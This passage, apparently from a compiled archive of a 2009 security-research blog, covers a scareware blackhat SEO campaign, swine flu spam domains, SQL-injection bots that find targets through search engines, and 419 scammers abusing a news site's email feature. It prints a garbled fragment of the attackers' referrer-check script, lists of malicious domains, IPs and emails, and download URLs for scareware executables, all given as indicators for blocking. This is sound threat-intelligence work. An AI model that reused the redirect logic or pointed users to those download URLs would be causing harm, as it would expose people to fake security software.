6. http://www.army.mil/-news/2009/04/07/19351-georgias-cyber-left-hook/

7. http://ddanchev.blogspot.com/2008/10/ddos-attack-graphs-from-russia-vs.html

8. http://ddanchev.blogspot.com/2008/08/russia-vs-georgia-cyber-attack.html

9. http://ddanchev.blogspot.com/2009/01/pro-israeli-pseudo-cyber-warriors-want.html

10. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

11. http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html

12. http://ddanchev.blogspot.com/2008/04/cyber-storm-ii-cyber-exercise.html

13. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

14. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cncom.html

15. http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html

16. http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html

17. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

18. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

19. http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html

20. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

21. http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html

22. http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html

23. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

24. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html

25. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html

26. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

27. http://ddanchev.blogspot.com/2006/05/current-emerging-and-future-state-of.html

28. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

1035





Massive Blackhat SEO Campaign Serving Scareware (2009-04-22 19:57)

Over the past couple of days, I've been monitoring yet another massive blackhat SEO campaign consisting of the typical hundreds of thousands of already crawled bogus pages serving [1]scareware/fake security software.

Later on Google detected the campaign and removed all the blackhat SEO farms from its index, which during the time of assessment were close to a hundred domains with hundreds of subdomains, and thousands of pages within.

And despite that the abuse notifications for some of the central redirection domains proved effective, it took 1036



the cybercriminals approximately 24 hours to catch up, and once again start hijacking search queries, in a combination of scareware, and pay per click redirections.

It's worth pointing out that this very latest campaign is directly related to [2]last's week's keywords hijacking blackhat SEO campaign, with both campaigns relying on identical redirection domains, and serving the same malware. Who's behind these search engine poisoning attacks? An Ukranian gang monetizing the hijacked traffic through the usual channels - scareware and reselling of the anticipated traffic.

The first stage of the campaign was relying on mainstream media titles within its pages such as ***USA News****;* ***BBC***

News*;* ***CNN News*** *as well as* ***Hottest info!*** *;* ***HOT NEWS****;* ***Official Website*** *and* ***Official Site****, thereby making it fairly easy to expose their portfolio of domains.*

1037



Interestingly, the cybercriminals appear to have detected the activity – certain traffic management kits can log attempts of wandering around – and removed the titles, which combined with the typical referrer checking made the campaign a bit more evasive :

"" var

ref,i,is

_se=0;

var

se

=

new

*Array(" **google.** "," **msn.** "," **yahoo.** ","bldcomcast.","* ***aol.*** *"," **dead**"); if(document.referrer)ref=document.referrer; else ref=""; for(i=0;i<5;i++" "*

Once the user visits any of the domains within the portfolio, with a referrer check confirming he used a search engine to do so, two javascripts load, one dynamically redirecting to

*the portfolio of fake security software, and the other logging the visit using an Ukrainian web site counter service (**c.hit.ua/hit?i=6058 &g=0 &x=2 &s=1 &c=1 &t=420***

***&w=1024 &h=768 &d=24 &0.550593417670895 8 &r= &u=http %3A//13news.hobby-site.com/counter.js'**) 1038*



The most recent list of of domains on popular DNS services is as follows. Sub-domains within are excluded

since there are several hundred currently active per domain:

***0kfzzl .us -** 95.168.172.202 - Email: diannefostergcei@yahoo.com*

***52ubih .us -** 95.168.172.198 - Email: joeminoryhjb@yahoo.com*

***5nw8b3 .us -** 95.168.172.193 - Email: carolynfosteruwwi@yahoo.com*

***60mptk .us -** 95.168.172.192 - Email: bernadettehockadayfedt@yahoo.com*

***6ry4nv .us -** 95.168.172.191 - Email: markpackvesa@yahoo.com*

***77m8uh .us -** 95.168.172.190 - Email: miguelbellhyes@yahoo.com*

***axnwpy .us -** 95.168.172.204 - Email: hungsandfordoehx@yahoo.com*

***bumgli .us -** Email: coobybrown3@gmail.com*

cqxuhk .us - *95.168.172.203 - Email: michaelkoontzutae@yahoo.com*

dfkghdf .us - *212.95.58.49 - Email: umora@live.com*

dfwdowrly .us - *Email: orest@hotmail.ru*

edtbcm .us - *95.168.172.198 - Email: warrenskinnerumpi@yahoo.com*

edu4life .us - *Email - joh.n.ebrilo@gmail.com*

fc4oih .us - *95.168.172.187 - Email: florencemclaughlinovpp@yahoo.com*

fcbcwo .us - *89.149.216.146 - Email: dorisnaupkou@yahoo.com*

fpq58z .us - *95.168.172.205 - Email: thomassoileautysz@yahoo.com*

fzjt82 .us - *95.168.172.188 - maryevansarpl@yahoo.com*

1039

gfor8g .us - *Email: christopherdockinsptdg@yahoo.com*

gotpig .us - *Email: BeatriceJBrown@text2re.com*

hhjsuuy .us - *217.20.117.198 - Email: jarovv@gmail.com*

hk2april .us - *78.159.122.123 - Email: zainez@gmail.com*

hk3april .us - *78.159.122.137 - Email: zainez@gmail.com*

hno6sh .us - *89.149.238.12 - Email: alfredmeadenzcy@yahoo.com*

i2u6nr .us - *95.168.172.202 - Email: jameshendricksxuwg@yahoo.com*

ik3trends .us - *88.214.198.14 - Email: akililewis@gmail.com*

itn92j .us - *Email: nicholasmanoicdmg@yahoo.com*

j4vre4 .us - *bettyfavorsiqzv@yahoo.com*

kzq2i2 .us - *89.149.229.157 - Email: robertmitchellrswv@yahoo.com*

l5ykp6 .us - *95.168.172.195 - Email: chrishuntpjzc@yahoo.com*

lh85uk .us - *95.168.172.200 - Email: susannelsonggyp@yahoo.com*

lp24april .us - *89.149.228.129 - Email: ramerod@gmail.com*

m9nvzp .us - *89.149.216.50 - Email: jenniferduncanakcq@yahoo.com*

mm00april .us - *212.95.55.115 - Email: brevno3@gmail.com*

mm99april .us - *78.159.122.91 - Email: brevno3@gmail.com*

n5y3m8 .us - *89.149.243.86 - Email: imogenegreenrqqr@yahoo.com*

na8nw2 .us - *89.149.216.146 - Email: jeremyfitchcupl@yahoo.com*

oag3h8 .us - *95.168.172.200 - Email: susanspidelesig@yahoo.com*

po1april .us - *212.95.55.138 - Email: preadzz@gmail.com*

po3april .us - *78.159.122.93 - Email: preadzz@gmail.com*

pp6sqo .us - *95.168.172.197 - Email: connierobertsolni@yahoo.com*

pr061r .us - *89.149.216.146 - Email: shirleywardauof@yahoo.com*

qdhccy .us - *Email: shark@nightmail.ru*

qq338p .us *- 89.149.221.36 - Email: debragonzalezyplu@yahoo.com*

repszp .us - *89.149.221.36 - Email: christinamerrillzzhd@yahoo.com*

rrgtnm .us - *95.168.172.203 - Email: josephelliskozc@yahoo.com*

rt658y .us - *89.149.207.33 - Email: luannamcgeeiqwb@yahoo.com*

rzi6rj .us - *95.168.172.189 - Email: leatriceporterlhbz@yahoo.com*

scsrn8 .us - *95.168.172.201 - Email: donnabrownpgpa@yahoo.com*

t9xu44 .us - *95.168.172.194 - Email: robertbissettezeub@yahoo.com*

trfddp .us - *89.149.243.89 - Email: davidwilliamsqljt@yahoo.com*

up3xv7 .us - *Email: dennismontantecoco@yahoo.com*

vecy5r .us - *Email: merlynsmithsqxm@yahoo.com*

vlj5jn .us - *95.168.172.196 - Email: angelostewartqfoq@yahoo.com*

vr31qo .us - *95.168.172.199 - Email: christinearcherzhqz@yahoo.com*

wk7iie .us - *95.168.172.204 - Email: jewellnakashimalgny@yahoo.com*

x2ar3e .us - *Email: bobbielopezeits@yahoo.com*

xe24py .us - *89.149.243.138 - Email: johnbarberprfi@yahoo.com*

xecuk8 .us - *95.168.172.194 - Email: lutheralfaronloz@yahoo.com*

yl8ais .us - *89.149.216.147 - Email: meredithflackflub@yahoo.com*

yqfvp4 .us - *78.159.96.84 - Email: julierussellnnro@yahoo.com*

zvlewrms .us - *Email: ygovoruhin@list.ru*

zxe11d .us - *95.168.172.195 - Email: christopherlewisxghb@yahoo.com*

zy7itf .us - *89.149.207.244 - Email: cindyruizixqr@yahoo.com*

13news.doesntexist .com

1040

13news.hobby-site .com

17news.endofinternet .net

18news.homeftp .org

19news.blogdns .com

19news.dnsdojo .org

19news.gotdns .com

19news.kicks-ass .org

19news.servebbs .com

22news.blogdns .com

creditratingguide. hobby-site.com

disneyearrings .hobby-site.com

flatbellydiet .hobby-site.com

hydrangacutflowers .hobby-site.com

isa-geek .org

mxzsaw .hobby-site.com

mysteryterms .hobby-site.com

The rotated scareware/fake security software domains include: ***scan-antispyware-4pc .com -*** *parked at 195.88.81.93*

the same [3]portfolio of fake security software domains which I warned that by blocking you would proactively

protect your customers from black hat SEO campaigns - like this one for instance

pcvistaxpcodec .com

onlinevirus-scannerv2 .com

av-antispyware .com

scan-antispy-4pc .com

fastviruscleaner .com

securityhelpcenter .com

scan-antispy-4pc .com

scanner-work-av .com

scanner-antispy-av-files .com

adwarealert .com

proantispyware .com

1041



Download locations/related fake codec redirections:

winpcdown10 .com *(194.165.4.77)*

suckitnow1 .com

winpcdown99 .com

loyaldown99 .com

codecxpvista .com

wincodecupdate .com

velzevuladmin .com

tubeloyaln .com

wedare.tubeloyaln .com

lamer.tubeloyaln .com

billingpayment.netcodecs.tubeloyaln .com

videosz.tubeloyaln .com

loyal-porno .com *- the same domain was recently exposed in [4]the same blackhat SEO campaign*

win-pc-defender .com

codecvistaz .com

loyalvideoz .com

Sample detection rates:

litetubevideoz .net/codec/277.exe *- [5]detection rate*

winpcdown99 .com/pcdef.exe - *[6]detection rate*

1042

winpcdown99 .com/file.exe *- [7]detection rate*

setup.adwarealert .com/setupxv.exe *- [8]detection rate*

files.scanner-antispy-av-files .com/exe/setup _200093 _1 _1.exe *- [9]detection rate*

Monitoring of the campaign would continue.

Related posts:

[10]Dissecting the Bogus LinkedIn Profiles Malware Campaign

[11]Bogus LinkedIn Profiles Redirect to Malware and Rogue Security Software

[12]Blackhat SEO Redirects to Malware and Rogue Software

[13]The Invisible Blackhat SEO Campaign

[14]Attack of the SEO Bots on the .EDU Domain

[15]p0rn.gov - The Ongoing Blackhat SEO Operation

[16]The Continuing .Gov Blackat SEO Campaign

[17]The Continuing .Gov Blackhat SEO Campaign - Part Two

[18]Rogue RBN Software Pushed Through Blackhat SEO

[19]Massive Blackhat SEO Targeting Blogspot

[20]Blackhat SEO Campaign at The Millennium Challenge Corporation

1. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

2. http://ddanchev.blogspot.com/2009/04/twitter-worm-mikeyy-keywords-hijacked.html

3. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

4. http://www.f-secure.com/weblog/archives/00001656.html

5. http://www.virustotal.com/analisis/57b478ca7ad6e6c74d8b39d599d3e5ba

6. http://www.virustotal.com/analisis/e3c36c1b59a35b3fb32728ee7e0a4232

7. http://www.virustotal.com/analisis/59ffb26d6d696a4282eca4cb717d6c50

8. http://www.virustotal.com/analisis/0579761c88ede033558782c65db3ee72

9. http://www.virustotal.com/analisis/0093105181f2d7030998c0d36f02ed51

10. http://ddanchev.blogspot.com/2009/01/dissecting-bogus-linkedin-profiles.html

11. http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html

12. http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html

13. http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html

14. http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html

15. http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html

16. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign.html

17. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign_25.html

18. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

19. http://ddanchev.blogspot.com/2008/02/massive-blackhat-seo-targeting-blogspot.html

20. http://ddanchev.blogspot.com/2008/05/blackhat-seo-campaign-at-millennium.html

1043



Spamvertised Swine Flu Domains (2009-04-28 22:27)

The people behind the ongoing [1]swine flu spam campaign have either missed their marketing lectures, haven't been to any at all, or are simply too lazy – their processing order is not even using SSL – to fully exploit the marketing window opened by the viral oubreak - the majority of [2]spamvertised domains are redirecting to your typical Canadian Pharmacy scam, instead of [3]swine flu related templates.

Swine flu spamvertised domains:

lijgihab.cn; jihkohab.cn; litgukab.cn; namyalab.cn; waytipab.cn; ritlarab.cn; bersoxab.cn; xaqkabeb.cn; jamnibeb.cn; pahdeheb.cn; qeqyukeb.cn; qiwqoreb.cn; zajbaveb.cn; zacniyeb.cn; baqnubib.cn; zephecib.cn; texlocib.cn; fedpijib.cn;meysujib.cn; qoltujib.cn; mukwujib.cn; buljakib.cn; cutcurib.cn; bejdasib.cn;

xikgosib.cn; bacnaxib.cn; kuskuzib.cn; juvyidob.cn; sowgugob.cn; buhbulob.cn; tonjotob.cn; kozgewob.cn; gasfexob.cn; pocdiyob.cn;

kujroyob.cn; mirlacub.cn; kixqucub.cn; rovjudub.cn; jokrogub.cn; tusyajub.cn; gixxukub.cn; mospomub.cn;

hixmipub.cn; zismerub.cn; cegfasub.cn; dimfevub.cn; qebhuvub.cn; duvlixub.cn; tiqceyub.cn; cogwibac.cn; minkucac.cn; dadwafac.cn; dilpogac.cn; jovsogac.cn; juwcolac.cn; wefmunac.cn; cexfopac.cn; wejpopac.cn; dovniqac.cn; mulsatac.cn; labwewac.cn; lirquwac.cn; latzoyac.cn; tuwbazac.cn; motjudec.cn; jicmefec.cn; qujqugec.cn; fajnahec.cn; wobfojec.cn; saybilec.cn; siyjoqec.cn; gehgixec.cn; gajdezec.cn; sgytubic.cn; cabfecic.cn; nedsicic.cn; xorpilic.cn; bulxopic.cn; kisniric.cn; beszesic.cn; hiwdosic.cn; linrudoc.cn; rijnakoc.cn; mahhekoc.cn; hahwikoc.cn; 1044



labniloc.cn; zocwoloc.cn; gommupoc.cn; yubbaqoc.cn; mefbuqoc.cn; xeclaroc.cn; qurburoc.cn; wupqatoc.cn;

capjebuc.cn; wofmufuc.cn; boxxiguc.cn; zeffehuc.cn; pegvijuc.cn; bubkenuc.cn; fixfunuc.cn;

qivbiruc.cn; vahraxuc.cn; camxezuc.cn; tomyubad.cn; sohmifad.cn; sukgogad.cn; kossehad.cn; mopwijad.cn;

pagtujad.cn; nohxokad.cn; pugvuqad.cn; bapvusad.cn; wekzetad.cn; lozfoyad.cn; vuppoyad.cn; forvafed.cn;

cetcofed.cn; dadrofed.cn; sacvahed.cn; qoqgoled.cn; madwemed.cn; rilgeped.cn; voydewed.cn; liyxozed.cn; regmihid.cn; bujquhid.cn; damtuqid.cn; nifhosid.cn; dapfotid.cn; yofkibod.cn; roghudod.cn; gacpagod.cn; xijhihod.cn; japtikod.cn; meyrilod.cn; patjulod.cn;

hixvunod.cn; towqotod.cn; ridnuxod.cn; vevteyod.cn; deqgobud.cn; lilnedud.cn; rusdehud.cn; zidpajud.cn; qibxenud.cn; xixvasud.cn; yapqitud.cn; xuldeyud.cn; nacyeyud.cn; ciknezud.cn; qiwsuzud.cn; leblidaf.cn; timpejaf.cn; vacxamaf.cn; nugnosaf.cn; xawpicef.cn; beqnahef.cn; kumhulef.cn; somnimef.cn; pejyunef.cn; zuwpikif.cn; bixvikif.cn; sajbipif.cn; vikqipif.cn; xotdaxif.cn; qalrezif.cn; xuhkudof.cn; lijsofof.cn; gimvufof.cn; kofgehof.cn; xixgikof.cn; percaqof.cn; nifjarof.cn; xivqirof.cn; rucmusof.cn; yizsatof.cn; qihqutof.cn; devqivof.cn; mijvaxof.cn; kiyvayof.cn; bubduyof.cn; pohfabuf.cn; zudsaduf.cn; tuhfehuf.cn; yaytumuf.cn; fumtinuf.cn; gibkesuf.cn; xaqqivuf.cn; wandawuf.cn; faqloyuf.cn; paqhizuf.cn; nowzacag.cn; xowjicag.cn; nolyodag.cn; tavyafag.cn; lijgihab.cn; jihkohab.cn; litgukab.cn; namyalab.cn;waytipab.cn; ritlarab.cn; bersoxab.cn; xaqkabeb.cn; jamnibeb.cn; pahdeheb.cn; qeqyukeb.cn; qiwqoreb.cn; zajbaveb.cn; zacniyeb.cn; baqnubib.cn;

zephecib.cn; texlocib.cn; fedpijib.cn; meysujib.cn; qoltujib.cn; mukwujib.cn; buljakib.cn; cutcurib.cn; bejdasib.cn; xikgosib.cn; bacnaxib.cn; kuskuzib.cn; juvyidob.cn; sowgugob.cn; buhbulob.cn; tonjotob.cn; kozgewob.cn; gasfexob.cn; pocdiyob.cn; kujroyob.cn; mirlacub.cn; kixqucub.cn; rovjudub.cn; jokrogub.cn; tusyajub.cn; gixxukub.cn; mospomub.cn; hixmipub.cn; zismerub.cn; cegfasub.cn; dimfevub.cn; qebhuvub.cn; duvlixub.cn; tiqceyub.cn;

cogwibac.cn; minkucac.cn; dadwafac.cn; dilpogac.cn; jovsogac.cn; juwcolac.cn; wefmunac.cn; cexfopac.cn; we-

jpopac.cn; dovniqac.cn; mulsatac.cn; labwewac.cn; lirquwac.cn; latzoyac.cn; tuwbazac.cn; motjudec.cn; jicmefec.cn; qujqugec.cn; fajnahec.cn; wobfojec.cn; saybilec.cn; siyjoqec.cn; gehgixec.cn; gajdezec.cn;

sgytubic.cn; cabfecic.cn; nedsicic.cn; xorpilic.cn; bulxopic.cn; kisniric.cn; beszesic.cn; hiwdosic.cn; linrudoc.cn; rijnakoc.cn; mahhekoc.cn; hahwikoc.cn; labniloc.cn; zocwoloc.cn; gommupoc.cn; yubbaqoc.cn; mefbuqoc.cn; xeclaroc.cn; qurburoc.cn; wupqatoc.cn; capjebuc.cn; wofmufuc.cn; boxxiguc.cn; zeffehuc.cn; pegvijuc.cn; bubkenuc.cn; fixfunuc.cn; qivbiruc.cn; 1045

vahraxuc.cn; camxezuc.cn; tomyubad.cn; sohmifad.cn; sukgogad.cn; kossehad.cn; mopwijad.cn; pagtujad.cn; nohxokad.cn; pugvuqad.cn; bapvusad.cn; wekzetad.cn; lozfoyad.cn; vuppoyad.cn; forvafed.cn; cetcofed.cn; dadrofed.cn; sacvahed.cn; qoqgoled.cn; madwemed.cn; rilgeped.cn; voydewed.cn; liyxozed.cn; regmihid.cn; bujquhid.cn;

damtuqid.cn; nifhosid.cn; dapfotid.cn; yofkibod.cn; roghudod.cn; gacpagod.cn; xijhihod.cn; japtikod.cn; meyrilod.cn; patjulod.cn; hixvunod.cn; towqotod.cn; ridnuxod.cn; vevteyod.cn; deqgobud.cn; lilnedud.cn; rusdehud.cn; zidpajud.cn; qibxenud.cn; xixvasud.cn; yapqitud.cn; xuldeyud.cn; nacyeyud.cn; ciknezud.cn; qiwsuzud.cn; leblidaf.cn; timpejaf.cn; vacxamaf.cn; nugnosaf.cn; xawpicef.cn; beqnahef.cn; kumhulef.cn; somnimef.cn; pejyunef.cn; zuwpikif.cn; bixvikif.cn; sajbipif.cn; vikqipif.cn; xotdaxif.cn; qalrezif.cn; xuhkudof.cn; lijsofof.cn; gimvufof.cn; kofgehof.cn; xixgikof.cn; percaqof.cn; nifjarof.cn; xivqirof.cn; rucmusof.cn; yizsatof.cn; qihqutof.cn; devqivof.cn; mijvaxof.cn; kiyvayof.cn; bubduyof.cn; pohfabuf.cn; zudsaduf.cn; tuhfehuf.cn; yaytumuf.cn; fumtinuf.cn; gibkesuf.cn; xaqqivuf.cn; wandawuf.cn; faqloyuf.cn; paqhizuf.cn; nowzacag.cn; xowjicag.cn; nolyodag.cn; tavyafag.cn; hujrulag.cn; sodbe-nag.cn; gafkiqag.cn; lijgihab.cn; jihkohab.cn; litgukab.cn; namyalab.cn; waytipab.cn; ritlarab.cn; bersoxab.cn;

xaqkabeb.cn; jamnibeb.cn; pahdeheb.cn; qeqyukeb.cn; qiwqoreb.cn; zajbaveb.cn; zacniyeb.cn; baqnubib.cn;

zephecib.cn; texlocib.cn; fedpijib.cn; meysujib.cn; qoltujib.cn; mukwujib.cn; buljakib.cn; cutcurib.cn; bejdasib.cn; xikgosib.cn; bacnaxib.cn; kuskuzib.cn; juvyidob.cn; sowgugob.cn; buhbulob.cn; tonjotob.cn; kozgewob.cn; gasfexob.cn; pocdiyob.cn; kujroyob.cn; mirlacub.cn; kixqucub.cn; rovjudub.cn; jokrogub.cn; tusyajub.cn; gixxukub.cn; mospomub.cn; hixmipub.cn; zismerub.cn; cegfasub.cn; dimfevub.cn; qebhuvub.cn; duvlixub.cn; tiqceyub.cn;

cogwibac.cn; minkucac.cn; dadwafac.cn; dilpogac.cn; jovsogac.cn; juwcolac.cn; wefmunac.cn; cexfopac.cn; we-

jpopac.cn; dovniqac.cn; mulsatac.cn; labwewac.cn; lirquwac.cn; latzoyac.cn; tuwbazac.cn; motjudec.cn; jicmefec.cn; qujqugec.cn; fajnahec.cn; wobfojec.cn; saybilec.cn; siyjoqec.cn; gehgixec.cn; gajdezec.cn; sgytubic.cn; cabfecic.cn; nedsicic.cn; xorpilic.cn; bulxopic.cn; kisniric.cn; beszesic.cn; hiwdosic.cn; linrudoc.cn; rijnakoc.cn; mahhekoc.cn; hahwikoc.cn; labniloc.cn; zocwoloc.cn; gommupoc.cn; yubbaqoc.cn; mefbuqoc.cn; xeclaroc.cn; qurburoc.cn; wupqatoc.cn; capjebuc.cn; wofmufuc.cn; boxxiguc.cn; zeffehuc.cn; pegvijuc.cn; bubkenuc.cn; fixfunuc.cn; qivbiruc.cn; vahraxuc.cn; camxezuc.cn; tomyubad.cn; sohmifad.cn; sukgogad.cn; kossehad.cn; mopwijad.cn; pagtujad.cn; nohxokad.cn; pugvuqad.cn; bapvusad.cn; wekzetad.cn; lozfoyad.cn; vuppoyad.cn; forvafed.cn; cetcofed.cn; dadrofed.cn; sacvahed.cn; qoqgoled.cn; madwemed.cn; rilgeped.cn; voydewed.cn; liyxozed.cn; regmihid.cn; bujquhid.cn;

damtuqid.cn; nifhosid.cn; dapfotid.cn; yofkibod.cn; roghudod.cn; gacpagod.cn; xijhihod.cn; japtikod.cn; meyrilod.cn; patjulod.cn; hixvunod.cn; towqotod.cn;

ridnuxod.cn; vevteyod.cn; deqgobud.cn; lilnedud.cn; rusdehud.cn; zidpajud.cn; qibxenud.cn; xixvasud.cn; yapqitud.cn; xuldeyud.cn; nacyeyud.cn; ciknezud.cn; qiwsuzud.cn; leblidaf.cn; timpejaf.cn; vacxamaf.cn; nugnosaf.cn; xawpicef.cn; beqnahef.cn; kumhulef.cn; somnimef.cn; pejyunef.cn; zuwpikif.cn; bixvikif.cn; sajbipif.cn; vikqipif.cn; xotdaxif.cn; qalrezif.cn; xuhkudof.cn; lijsofof.cn; gimvufof.cn; kofgehof.cn; xixgikof.cn; percaqof.cn; nifjarof.cn; xivqirof.cn; rucmusof.cn; yizsatof.cn; qihqutof.cn; devqivof.cn; mijvaxof.cn; kiyvayof.cn; bubduyof.cn; pohfabuf.cn; zudsaduf.cn; tuhfehuf.cn; yaytumuf.cn; fumtinuf.cn; gibkesuf.cn; xaqqivuf.cn; wandawuf.cn; faqloyuf.cn; paqhizuf.cn; nowzacag.cn; xowjicag.cn; nolyodag.cn; tavyafag.cn; hujrulag.cn; sodbe-nag.cn; gafkiqag.cn; remqavag.cn

Happy blacklisting/cross-checking!

Related posts:

[4]Inside an Affiliate Spam Program for Pharmaceuticals

[5]Love is a Psychedelic, Too

[6]Pharmaceutical Spammers Targeting LinkedIn

[7]Fast-Flux Spam and Scams Increasing

[8]Storm Worm Hosting Pharmaceutical Scams

[9]Over 80 percent of Storm Worm Spam Sent by Pharmaceutical Spam Kings

[10]Incentives Model for Pharmaceutical Scams

1. http://www.avertlabs.com/research/blog/index.php/2009/04/27/swine-flue-spam/

2. http://blogs.zdnet.com/security/?p=3233

3. http://www.f-secure.com/weblog/archives/00001668.html

1046

4. http://blogs.zdnet.com/security/?p=2054

5. http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html

6. http://ddanchev.blogspot.com/2009/02/pharmaceutical-spammers-targeting.html

7. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

8. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

9. http://ddanchev.blogspot.com/2008/07/over-80-percent-of-storm-worm-spam-sent.html

10. http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html

1047





Massive SQL Injections Through Search Engine's Reconnaissance - Part Two (2009-04-29 14:32)

From the lone Chinese [1]SQL injectors empowered with [2]point'n'click tools for massive SQL injection attacks, to the much more efficient and automated botnet approach courtesy of the, for instance, [3]ASProx botnet the process of

[4]automatically fetching URLs from public search engines in order to build hit lists for verifying against remote file inclusion attacks and potential SQL injections, remains a commodity feature in a great number of newly released malware bots.

In 2004, the [5]Santy worm advertised the feature to the not so efficiently centered hordes of script kiddies back then. Due to its simplicity, but huge potential for abuse, the concept of SQL injections through search engines reconnaissance has not only reached a real-time syndication with the latest remotely exploitable web application vulnerabilities, but has also converged with [6]remote file inclusion checks, local file inclusion checks, and 1048



ip2geolocation to unethically pen-test a particular country going beyond its designated domain extension.

A recently released malware bot is once again empowering the average script kiddie with the possibility to take advantage of the window of opportunity for each and every remotely exploitable web application flaw featured at Milworm, based on its real-time syndication of the exploits. Moreover, the IRC based bot is also featuring a console which allows manual exploitation or intelligence gathering for a particular site.

Some of the features include:

- Remote file inclusion

- Local file inclusion checks ()

- MySQL database details

- Extract all database names

- Data dumping from column and table

- Notification issued when Google bans the infected host for automatically using it

The commoditization of these features results in a situation where the window of opportunity for abusing a

partcular web application flaw is abused much more efficiently due to the fact that reconnaissance data about its potential exploitability is already crawled by a public search engine - often in real time.

The concept, as well as the features within the bot are not rocket science - that's what makes it so easy to use.

Related posts:

[7]Massive SQL Injection Attacks - the Chinese Way

[8]Yet Another Massive SQL Injection Spotted in the Wild

1049

[9]Obfuscating Fast-fluxed SQL Injected Domains

[10]Smells Like a Copycat SQL Injection In the Wild

[11]SQL Injecting Malicious Doorways to Serve Malware

[12]SQL Injection Through Search Engines Reconnaissance

[13]Stealing Sensitive Databases Online - the SQL Style

[14]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

[15]Sony PlayStation's site SQL injected, redirecting to rogue security software

[16]Redmond Magazine Successfully SQL Injected by Chinese Hacktivists

1. http://ddanchev.blogspot.com/2007/05/google-hacking-for-vulnerabilities.html

2. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

3. http://blogs.zdnet.com/security/?p=1122

4. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

5. http://news.netcraft.com/archives/2004/12/21/santy_worm_spreads_through_phpbb_forums.html

6. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

7. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

8. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

9. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

10. http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html

11. http://ddanchev.blogspot.com/2008/07/sql-injecting-malicious-doorways-to.html

12. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

13. http://ddanchev.blogspot.com/2008/05/stealing-sensitive-databases-online-sql.html

14. http://blogs.zdnet.com/security/?p=1122

15. http://blogs.zdnet.com/security/?p=1394

16. http://blogs.zdnet.com/security/?p=1118

1050



419 Scam Artists Using NYTimes.com 'Email this' Feature (2009-04-30 23:03)

In times when more and more [1]scammers/spammers are getting [2]DomainKeys verified, others are finding

adaptive ways to increase the probability of bypassing antispam filters.

Take for instance this 419s scam artist, that's been pretty active in his scamming attempts as of recently.

1051



Basically, he's exploiting the fact that he's allowed to enter a message within NYTimes.com's 'Email this" feature, whereas it will successfully reach the potential victim based on clean IP reputation of NYTimes - and sadly, he's right since he's already sending scam messages through the following accounts registered at the site:

douglas _999@live.fr

douglas77@live.fr

mamadou _sanou@live.fr

markkabore0@yahoo.fr

abdelk11@hotmail.fr

sulem _musa@live.fr

davidbchirot@hotmail.com

1052



His excuse for using NYTimes.com? - " Based on the bank high sensitiveness and security i have decided to contact you outside the bank's sever IP for a beneficial transaction. "

*Another scam that I've been tracking for a while is using a new " **Hand bag stolen at Barcelona air port**" social engineering attempt, and is attaching scanned copies of real baggage loss documents in order to improve the truthfulness of the scam. Pretty catchy if you don't know what [3]advance fee fraud is.*

1. http://ddanchev.blogspot.com/2008/09/spam-campaign-abusing-yahoos-services.html

2. http://ddanchev.blogspot.com/2008/09/hijacking-spam-campaigns-click-through.html

3. http://en.wikipedia.org/wiki/Advance_fee_fraud

1053

2.5

May

1054

Summarizing Zero Day’s Posts for April (2009-05-01 10:05)

The following is a brief summary of all of my posts at ZDNet’s [1]Zero Day for April. You can also go through previous summaries for [2]March, [3]February, [4]January, [5]December, [6]November, [7]October, [8]September, [9]August and [10]July, as well as subscribe to my [11]personal RSS feed or [12]Zero Day’s main feed.

Notable articles include: [13]Google’s CAPTCHA experiment and the human factor; [14]Conficker’s estimated

economic cost? $9.1 billion and [15]Twitter hit by multiple variants of XSS worm.

01. *[16]Conficker worm’s copycat Neeris spreading over IM*

02. *[17]Paul McCartney’s official site serving malware*

03. *[18]Fake "Conficker Infection Alert" spam campaign circulating*

04. *[19]Twitter hit by multiple variants of XSS worm*

05. *[20]Scareware pops-up at FoxNews*

06. *[21]Waledac botnet spamming fake SMS spying tool*

07. *[22]Twitter worm author gets a job at exqSoft Solutions*

08. *[23]Google's CAPTCHA experiment and the human factor*

